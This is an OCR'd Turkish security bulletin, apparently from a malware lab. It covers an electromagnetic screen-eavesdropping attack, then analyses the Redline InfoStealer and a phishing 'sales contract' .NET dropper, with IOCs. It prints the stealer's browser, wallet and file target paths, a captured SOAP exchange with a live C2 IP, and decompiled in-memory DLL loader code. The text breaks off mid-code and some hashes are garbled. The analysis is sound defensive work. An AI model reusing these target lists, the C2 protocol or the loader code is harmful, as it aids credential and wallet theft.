Şekil 4, saldırı modeli için örnek bir kurulum göstermektedir. Kullanılan anten pasif bir Langer RF-R 400 manyetik probudur (A). Gizli bilgileri okunmak istenen cihaz bir iPhone 6S (B). Probdan gelen sinyal, bir Minicircuits ZKL-2 amplifikatörü (C) ile güçlendirilmekte ve bir Yazılım Tanımlı Radyo (SDR), bir UBX-160 ek kartına sahip bir Ettus X310 (D) ile dijitalleştirilmektedir. SDR tarafından elde edilen sinyal daha sonra, elde edilen elektromanyetik sızıntı dizisi ile ekrandan bir görüntüyü yeniden oluşturabilen açık kaynaklı bir araç olan TempestSDR ile yorumlanmaktadır[5].



Şekil 5: Ekran tarama.

Şekil 5 ekran tarama yöntemi ile bu yorumlamanın nasıl gerçekleştiğini göstermektedir. Ekran tarama hedef bir cihazdaki görüntüyü elektromanyetik dalga üzerinden ele geçirmeye yöneliktir. Bu saldırıda hedef, yazılım tanımlı bir radyoya (SDR) bağlı anten tarafından yakalanan elektromanyetik yan bant yayılımıdır. Sızan bilgiler toplanmakta ve gri ölçekli bir görüntü olarak yeniden oluşturulmaktadır. Oluşan görüntüden, 6 basamaklı güvenlik kodu kırpılmakta ve tanımlanması için bir Evrişimli Sinir Ağları (Convolutional Neural Networks - CNN) sınıflandırıcısına gönderilmektedir. Son olarak CNN sınıflandırıcısı ile hedef cihazdaki güvenlik kodu, görünür bir spektrumda görüş hattı olmaksızın okunabilir hale gelmektedir.

ZARARLI YAZILIM ANALİZLERİ

3. Redline InfoStealer Zararlı Yazılım Analizi

STM Zararlı Yazılım Laboratuvarı (ZLAB) tarafından yapılan araştırmalar sonucunda son günlerde sıklıkla kullanılan Redline InfoStealer zararlı yazılımı incelenmiştir. İlgili zararlı yazılım son kullanıcının, donanım bilgilerini, coğrafik bilgilerini (Ülke, IP, Saat), uygulama bilgilerini (Discord, Telegram, Steam) ve Bitcoin cüzdan adresi gibi bilgileri elde ettiği görülmektedir.

C# ile yazılmış olan zararlı yazılımın, analiz sürecini zorlaştırmak için çeşitli anti analiz teknikleri kullandığı ve komuta kontrol merkezi ile iletişim kurmak için SOAP kullandığı tespit edilmiştir.

Yapıcı ve yaptırıcı aksiyonlar kapsamında ilgili IOC'lerin ilgili güvenlik cihazlarında tanımlanması ve kontrolünün yapılması gerekmektedir.


Teknik Analiz Detayları

STM Zararlı Yazılım Laboratuvar (ZLAB) tarafından yapılan araştırmalar sonucunda son günlerde sıklıkla kullanılan Redline InfoStealer zararlı yazılımı incelenmiştir. İlgili zararlı yazılım son kullanıcının, donanım bilgilerini, coğrafik bilgilerini (Ülke,IP, Saat), uygulama bilgilerini (Discord, Telegram, Steam) ve Bitcoin cüzdan adresi gibi bilgilerini elde ettiği görülmektedir.


Anti Analiz Teknikleri

Zararlı yazılım, dinamik analiz sürecini zorlaştırmak için değişken ve sınıfları private ve statik olarak tanımladığı böylece referans olunmadığı (break point) sürece ilgili değişken ve sınıfların debug işleminin yapılamadığı görülmektedir.


Resim 1: Değişken ve Sınıfların Private ve Statik olarak tanımlanması.



Resim 2: Değişken, Metot ve Sınıf isimlendirmeleri ile zararlı yazılım yasal bir dosya gibi gösterilmeye çalışılmaktadır.




Resim 3: Kodlanmış metinin içerisine statik metin yerleştirilmesi.



Resim 4: Hata mesajı penceresinin çıkarılması.

Resim 5: Process Hollowing metodu.



Resim 6: Shifting işlemi.

Statik analiz sürecini zorlaştırmak için yapılan bir diğer teknik ise, değişken, metot ve sınıf isimlendirmelerinde "System, Config, Application, Settings" gibi kelimeler kullanılması ile zararlı yazılım yasal bir dosya gibi gösterilmeye çalışılmaktadır.


Zararlı yazılımın, analiz sürecini zorlaştırmak için çeşitli yöntemler kullandığı tespit edilmiştir. Bu yöntemler arasında, Base64 kodlama yönteminin güvenlik cihazlarında tespitini engellemek için, kodlanmış metinin başına statik metin eklendiği görülmüştür. Çözümleme işlemine tabi tutulmadan önce statik metnin silindiği görülmektedir.

Zararlı Yazılım, Process Hollowing yöntemi ile unpack işlemini gerçekleştirdikten sonra hata mesajı penceresi çıkartarak zararlı yazılımın çalışmadığını düşündürmeye çalışıtığı görülmektedir.


Process Hollowing ile Unpack İşlemi

Zararlı yazılım, çalıştırıldıktan sonra Process Hollowing yöntemi ile kendini unpack ettiği görülmektedir. Process Hollowing işlemini gerçekleştiren metodun, statik analiz sürecini zorlaştırmak için değişken, metot ve sınıf isimlendirmelerinde yasal sistem dosyasıymış gibi düşündürmeye çalıştığı görülmektedir.


Process Hollowing metodu içerisinde yer alan statik base64 ile kodlanmış metinler, statik metin ile silindikten sonra Base64 çözümleme işlemine tabi tutulmaktadır. Elde edilen dize, zararlı yazılım içerisinde yer alan dize anahtarı ile shifting işlemini yaptıktan sonra bir dize oluşturmaktadır. Oluşan dize tekrar Base64 çözümleme işlemine tabi tutulduktan sonra, gerekli olan sistem DLL'leri oluşmakta ve zararlı yazılıma dahil edilmektedir.




Resim 7: Çözümleme işlemlerinin gerçekleştirilmesi.




Resim 8: DLL'in zararlı yazılıma dahil edilmesi.




Resim 9: Fonksiyonların oluşturulması.




Resim 10: Oluşturulan fonksiyonların Process Hollowing metoduna gönderilmesi.



Resim 11: Hata mesajı metninin elde edilmesi.



Resim 12: IP adresinin elde edilmesi.



Resim 13: Release ID değerinin elde edilmesi.

Veri Kaçırma

Unpack edilen zararlı yazılım incelendiğinde statik Base64 ile kodlanmış metinler olduğu görülmektedir. Bu metinler Base64 çözümleme ve XOR işlemlerine tabi tutulduktan sonra IP Adresi, Port, Realese ID, Error Kodu değerleri elde edilmektedir.

Yapılan analizler sonucunda zararlı yazılımın bloklanan ülke listesinde Rusya'nın (RU) yer aldığı ve argüman olarak aşağıda belirtilen maddeleri kullandığı böylelikle ilgili cihaza ait birçok veriyi topladığı görülmektedir.

- BlockedCountry
- BlockedIP
- ScanBrowsers
- ScanChromeBrowsersPaths
- ScanDiscord
- ScanFiles
- ScanFilesPaths
- ScanFTP
- ScanGeckoBrowsersPaths
- ScanScreen
- ScanSteam
- ScanTelegram
- ScanVPN
- ScanWallets

ScanChromeBrowsersPaths:

- "%USERPROFILE%\AppData\Local\Iridium\User Data"
- "%USERPROFILE%\AppData\Local\7Star\7Star\User Data"
- "%USERPROFILE%\AppData\Local\CentBrowser\User Data"
- "%USERPROFILE%\AppData\Local\Chedot\User Data"
- "%USERPROFILE%\AppData\Local\Vivaldi\User Data"
- "%USERPROFILE%\AppData\Local\Kometa\User Data"
- "%USERPROFILE%\AppData\Local\Elements Browser\User Data"
- "%USERPROFILE%\AppData\Local\Epic Privacy Browser\User Data"
- "%USERPROFILE%\AppData\Local\uCozMedia\Uran\User Data"
- "%USERPROFILE%\AppData\Local\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer"
- "%USERPROFILE%\AppData\Local\CatalinaGroup\Citrio\User Data"
- "%USERPROFILE%\AppData\Local\Coowon\Coowon\User Data"
- "%USERPROFILE%\AppData\Local\liebao\User Data"
- "%USERPROFILE%\AppData\Local\QIP Surf\User Data"
- "%USERPROFILE%\AppData\Local\Orbitum\User Data"
- "%USERPROFILE%\AppData\Local\Comodo\Dragon\User Data"
- "%USERPROFILE%\AppData\Local\Amigo\User\User Data"
- "%USERPROFILE%\AppData\Local\Torch\User Data"
- "%USERPROFILE%\AppData\Local\Yandex\YandexBrowser\User Data"
- "%USERPROFILE%\AppData\Local\Comodo\User Data"
- "%USERPROFILE%\AppData\Local\360Browser\Browser\User Data"
- "%USERPROFILE%\AppData\Local\Maxthon3\User Data"
- "%USERPROFILE%\AppData\Local\K-Melon\User Data"
- "%USERPROFILE%\AppData\Local\Sputnik\Sputnik\User Data"
- "%USERPROFILE%\AppData\Local\Nichrome\User Data"
- "%USERPROFILE%\AppData\Local\CocCoc\Browser\User Data"
- "%USERPROFILE%\AppData\Local\Uran\User Data"
- "%USERPROFILE%\AppData\Local\Chromodo\User Data"
- "%USERPROFILE%\AppData\Local\Mail.Ru\Atom\User Data"
- "%USERPROFILE%\AppData\Local\BraveSoftware\Brave-Browser\User Data"
- "%USERPROFILE%\AppData\Local\Microsoft\Edge\User Data"
- "%USERPROFILE%\AppData\Local\NVIDIA Corporation\NVIDIA GeForce Experience"
- "%USERPROFILE%\AppData\Local\Steam"
- "%USERPROFILE%\AppData\Local\CryptoTab Browser\User Data"

ScanFilesPaths:

- "%userprofile%\Desktop|*.txt,*.doc*,*key*,*wallet*,*seed*|0"
- "%userprofile%\Documents|*.txt,*.doc*,*key*,*wallet*,*seed*|0"

ScanGeckoBrowsersPaths:

- "%USERPROFILE%\AppData\Roaming\Mozilla\Firefox"
- "%USERPROFILE%\AppData\Roaming\Waterfox"
- "%USERPROFILE%\AppData\Roaming\K-Meleon"
- "%USERPROFILE%\AppData\Roaming\Thunderbird"
- "%USERPROFILE%\AppData\Roaming\Comodo\IceDragon"
- "%USERPROFILE%\AppData\Roaming\8pecxstudios\Cyberfox"
- "%USERPROFILE%\AppData\Roaming\NETGATE Technologies\BlackHaw"
- "%USERPROFILE%\AppData\Roaming\Moonchild Productions\Pale Moon"

Komuta Kontrol Merkezi İle İletişim

Zararlı yazılım, komuta kontrol merkezi ile HTTP protokolü ile haberleşmekte ve ilgili cihazdan topladığı bilgileri XML olarak göndermektedir.

HTTP/1.1 100 Continue

POST / HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri.org/Endpoint/GetArguments"
Host: 185.92.148.234:28092
Content-Length: 137
Expect: 100-continue
Accept-Encoding: gzip, deflate
Connection: Keep-Alive


<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><GetArguments xmlns="http://tempuri.org/"/></s:Body></s:Envelope>HTTP/1.1 200 OK
Content-Length: 4697
Content-Type: text/xml; charset=utf-8
Server: Microsoft-HTTPAPI/2.0
Date: Tue, 29 Jun 2021 10:29:28 GMT

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><GetArgumentsResponse xmlns="http://tempuri.org/"><GetArgumentsResult xmlns:a="BrowserExtension" xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><a:BlockedCountry xmlns:b="http://
schemas.microsoft.com/2003/10/Serialization/Arrays"><b:string>RU</b:string></a:BlockedCountry><a:BlockedIP xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"/><a:Object4>true</a:Object4><a:Object6>true</a:Object6><a:ScanBrowsers>true</
a:ScanBrowsers><a:ScanChromeBrowsersPaths xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"><b:string>%USERPROFILE%\AppData\Local\Chromium\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Google\Chrome\User Data</
b:string><b:string>%USERPROFILE%\AppData\Local\Google(x86)\Chrome\User Data</b:string><b:string>%USERPROFILE%\AppData\Roaming\Opera Software\</b:string><b:string>%USERPROFILE%\AppData\Local\MapleStudio\ChromePlus\User Data</b:string><b:string>%USERPROFILE%
\AppData\Local\Iridium\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\7Star\7Star\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\CentBrowser\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Chedot\User Data</
b:string><b:string>%USERPROFILE%\AppData\Local\Vivaldi\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Kometa\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Elements Browser\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Epic Privacy
Browser\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\uCozMedia\Uran\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer</b:string><b:string>%USERPROFILE%\AppData\Local\CatalinaGroup\Citrio\User
Data</b:string><b:string>%USERPROFILE%\AppData\Local\Coowon\Coowon\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\liebao\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\QIP Surf\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Orbitum\User
Data</b:string><b:string>%USERPROFILE%\AppData\Local\Comodo\Dragon\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Amigo\User\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Torch\User Data</b:string><b:string>%USERPROFILE%
\AppData\Local\Yandex\YandexBrowser\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Comodo\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\360Browser\Browser\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Maxthon3\User Data</
b:string><b:string>%USERPROFILE%\AppData\Local\K-Melon\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Sputnik\Sputnik\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Nichrome\User Data</b:string><b:string>%USERPROFILE%
\AppData\Local\CocCoc\Browser\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Uran\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Chromodo\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Mail.Ru\Atom\User Data</
b:string><b:string>%USERPROFILE%\AppData\Local\BraveSoftware\Brave-Browser\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Microsoft\Edge\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\NVIDIA Corporation\NVIDIA GeForce Experience</
b:string><b:string>%USERPROFILE%\AppData\Local\Steam</b:string><b:string>%USERPROFILE%\AppData\Local\CryptoTab Browser\User Data</b:string></a:ScanChromeBrowsersPaths><a:ScanDiscord>true</a:ScanDiscord><a:ScanFTP>true</a:ScanFTP><a:ScanFiles>true</
a:ScanFiles><a:ScanFilesPaths xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"><b:string>%userprofile%\Desktop|*.txt,*.doc*,*key*,*wallet*,*seed*|0</b:string><b:string>%userprofile%\Documents|*.txt,*.doc*,*key*,*wallet*,*seed*|0</b:string></
a:ScanFilesPaths><a:ScanGeckoBrowsersPaths xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"><b:string>%USERPROFILE%\AppData\Roaming\Mozilla\Firefox</b:string><b:string>%USERPROFILE%\AppData\Roaming\Waterfox</b:string><b:string>%USERPROFILE%
\AppData\Roaming\K-Meleon</b:string><b:string>%USERPROFILE%\AppData\Roaming\Thunderbird</b:string><b:string>%USERPROFILE%\AppData\Roaming\Comodo\IceDragon</b:string><b:string>%USERPROFILE%\AppData\Roaming\8pecxstudios\Cyberfox</b:string><b:string>%USERPROFILE%
\AppData\Roaming\NETGATE Technologies\BlackHaw</b:string><b:string>%USERPROFILE%\AppData\Roaming\Moonchild Productions\Pale Moon</b:string></a:ScanGeckoBrowsersPaths><a:ScanScreen>true</a:ScanScreen><a:ScanSteam>true</a:ScanSteam><a:ScanTelegram>true</
a:ScanTelegram><a:ScanVPN>true</a:ScanVPN><a:ScanWallets>true</a:ScanWallets></GetArgumentsResult></GetArgumentsResponse></s:Body></s:Envelope>

Resim 14: Komuta Kontrol Merkezi ile iletişimin kurulması.


IoC

MD5	66A33D46989C217163A801BA329621F0 (Cadenzas.exe) 30E01D2B6E59EA149A11212091788C9C (Clerkly.exe)
SHA1	F3E2A9F299CF0D236BC3E6563141AA09B7996423 (Cadenzas.exe) EEEBC44EBF28394EF503698C8D488CA0CFD6C8A6 (Clerkly.exe)
IP	http://185.92.148.234:28092




Resim 15: TDD_Katas Projesi kod parçaları.

Resim 16: Notepad bilgileri.



Resim 17: Zararlı kod parçasının çalıştırılması.

Resim 18: Zararlı içerisinde yer alan uzun string.



Resim 19: Şifreli metnin açılma işlemi.

4. Satış Sözleşmesi Zararlı Yazılımı Analizi

Yakın zamanda "06 xxx xx Plakalı araç satış sözleşmesi.pdf" isimli bir zararlı tespit edilmiştir. Dosya ismi oltalama saldırısı içermesi sebebiyle hedefli bir saldırı olduğu düşünülmektedir.

Dosya Bilgileri:

Dosya Türü : PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Dosya Boyutu : 734.5 KB
MD5 : e9f0f4cb7492cee-6e59897d0d7f5e234
SHA1 : f465519e8f13840380e1e-9c35419a8c0ddff67c3
SHA256 : 7406af8c070e6c9cc-d43cc41687bf6cbc727cfb3a00d3f003e-a8c3b9c68a0f0d

Analiz

Zararlı hash bilgileri VirusTotal üzerinde sorgulandığında hiçbir sonuç çıkmamaktadır. C# dili ile geliştirilen zararlı statik olarak incelendiğinde içerisinde açık kaynaklı TDD_KATAS projesinin kodlarının yer aldığı Resim 15'te görülmektedir.


Dosya bilgileri içerisine yakalanmama yöntemi olarak "Notepad" bilgileri girilmiştir. Notepad bilgileri Resim 16'da görülebilmektedir.

Orjinal uygulamanın çalıştırılabilir sınıfının içerisinde yer alan login metodu ile zararlı kod parçacığının çalıştığı 17'de görülmektedir.

Login sınıfı incelendiğinde, içerisinde yer alan anlamsız metot isimleri görülmüştür. Resim 18'de yer alan metotta görüldüğü üzere, uzun bir string tespit edilmiş ve üzerinde işlemler uygulandığı görülmüştür.

String öncelikle ters çevrilip sonrasında içerisinde yer alan bir arapça karakterin başka bir karakterle değiştirildiği görülmüştür. Bu işlemlerin sonrasında, şifreli bir string ortaya çıkmaktadır. Şifreli metin yine zararlı içerisinde yer alan bir metot ile açılmaktadır. Şifreli metni açmak için kod içerisinde gömülü olan key ile AES-ECB şifreleme metodu kullanıldığı Resim 19'da görülmektedir.

Resim 20: MZ magic header'ının tespit edilmesi.



Resim 21: Çıkarılan dll'e ait dosya bilgileri.


```
private static void MKJNBHGVCFDX(Assembly t)
{
    object obj = login.QWERDSAZX(t, "GetType", "FormDelegates.SmartExtensions");
    login.SXCDFVBGHN(obj, 5);
}

// Token: 0x0600009C RID: 156 RVA: 0x00006044 File Offset: 0x00004244
private static void SXCDFVBGHN(object x, int xz)
{
    object[] param = new object[]
    {
        @byte.OffsetMarshaler,
        @byte.ReturnMessage,
        "TDD_Katas"
    };
    object obj = login.QWERDSAZX(x, "GetMethod", "Flora");
    login.POIJKLMNB(obj, "Invoke", 0, param);
}

// Token: 0x0600009D RID: 157 RVA: 0x00006098 File Offset: 0x00004298
private static object QWERDSAZX(object obj, string Method_Name, object param)
{
    return login.x.InvokeMember("CallByName", BindingFlags.InvokeMethod, null, null, new object[]
    {
        obj,
        Method_Name,
        CallType.Get,
        param
    });
}

// Token: 0x0600009E RID: 158 RVA: 0x000060DC File Offset: 0x000042DC
private static object POIJKLMNB(object obj, string Method_Name, object param, object param2)
{
    return login.x.InvokeMember("CallByName", BindingFlags.InvokeMethod, null, null, new object[]
    {
        obj,
        Method_Name,
        CallType.Get,
        param,
        param2
    });
}
```

Resim 22: dll üzerinde yer alan zararlı kodların çağrılması.



Resim 23: dll dosya yapısı.

Şifreli metin zararlı kod içerisinde yer alan metot ile dışarıda açılmıştır ve bir 'MZ' magic header'lı bir dosya olduğu gözlemlenmiştir. Resim 20'de şifresi açılan dosyanın ilk byte'ları görülebilmektedir.

Çıkartılan byte'lar bir dosyaya yazıldığı zaman bir dll dosyası olduğu tespit edilmiştir. Dll bilgileri olarak WindowsNetwork ismi kullanıldığı Resim 21'de görülmektedir.


Elde edilen dll'in bilgileri aşağıda yer almaktadır.

Dosya Türü : PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Dosya Boyutu : 6.5 KB
MD5 : 072eeac61b35d3f09ede-e4ff4f80f52d
SHA1 : 696fd9905a47e526470c2e234fef32f1ec1b74ad
SHA256 : 5bede9eedf6ae6d-f5a9d587c116c9583b31474c159c2b-53486b000093cb3fde6

Dll VirusTotal üzerinden aratıldığında 31/69 oranında zararlı olarak tespit edildiği görülmektedir.. VirusTotal üzerinde MSIL varyantı bir trojan olarak etiketlenmiştir.

Dll dosyası hiçbir dosyaya yazılmamıştır. In-memory yöntemi ile dosyaya yazmadan direkt olarak memory üzerinde ayrılan alana yazılan dll dosya metotları ana kod parçası üzerinden çağrılarak asıl zararlı aktiviteleri göstermeye başlamaktadır. Dll metotlarının çağrıldığı kod parçaları Resim 22'de görülmektedir.

Dll dosya yapısı, Resim 23'te görülmektedir.



Resim 24: Ana kod parçasında yer alan bitmap dosyası.

```
public static byte[] Antheia(byte[] GateWay)
{
    byte[] result;
    using (MemoryStream memoryStream = new MemoryStream(GateWay))
    {
        byte[] array = new byte[4];
        memoryStream.Read(array, 0, 4);
